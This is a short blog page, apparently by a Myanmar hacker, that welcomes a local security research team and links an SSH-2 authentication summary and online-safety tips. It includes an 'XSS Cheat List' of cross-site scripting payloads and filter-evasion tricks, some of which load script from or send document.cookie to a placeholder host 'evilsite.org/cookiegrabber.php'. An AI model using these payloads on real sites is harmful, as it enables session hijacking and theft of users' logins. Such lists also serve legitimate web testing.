

Today, I got a news from one of my stuff tat, Some Security Researchers from Myanmar are comming out, ya!. Named themselves “MyanmarCyberSecurityTeam or MCST“, WoW! So many hackers (Black | White). I don’t know what going on with those guys but I like da action and activities of this MCST for Researching and Pointing security weakness of Myanmar IT Development in Software/Hardware and Network. I glad to heard and hope that they’ll always keep their good sakes forever.

As for my I don’t want any new generations are going on with the wrong ways…
We research for test and penetrate,
We suggest them to fix their security weakness as soon as possible,
We share our knowledge with everybody..

WE ARE SMALL, BUT TOGETHER WE ARE BIG!

Explore More

What are the user authentications supported by the SSH-2 protocol?

The SSH-2 protocol supports the following user authentications: * Public key authentication (DSA, RSA*, OpenPGP) * Host-based authentication * Password-based authentication Note: SSH-1 supports a wider range of user authentications,

XSS Cheat List

<script>alert(1);</script> <script>alert('XSS');</script> <script src="http://www.evilsite.org/cookiegrabber.php"></script> <script>location.href="http://www.evilsite.org/cookiegrabber.php?cookie="+escape(document.cookie)</script> <scr<script>ipt>alert('XSS');</scr</script>ipt> <script>alert(String.fromCharCode(88,83,83))</script> <img src=foo.png onerror=alert(/xssed/) /> <style>@im\port'\ja\vasc\ript:alert(\"XSS\")';</style> <? echo('<scr)'; echo('ipt>alert(\"XSS\")</script>'); ?> <marquee><script>alert('XSS')</script></marquee> <IMG SRC=\"jav&#x09;ascript:alert('XSS');\"> <IMG SRC=\"jav&#x0A;ascript:alert('XSS');\"> <IMG SRC=\"jav&#x0D;ascript:alert('XSS');\"> <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))> "><script>alert(0)</script> <script src=http://yoursite.com/your_files.js></script> </title><script>alert(/xss/)</script> </textarea><script>alert(/xss/)</script>

10 steps you can take to improve your online security

1. Ensure that you login to an official site * Ensure that you login to an official site (eg. http://www.planetcreator.net) 2. Choose passwords that are hard to guess. Avoid using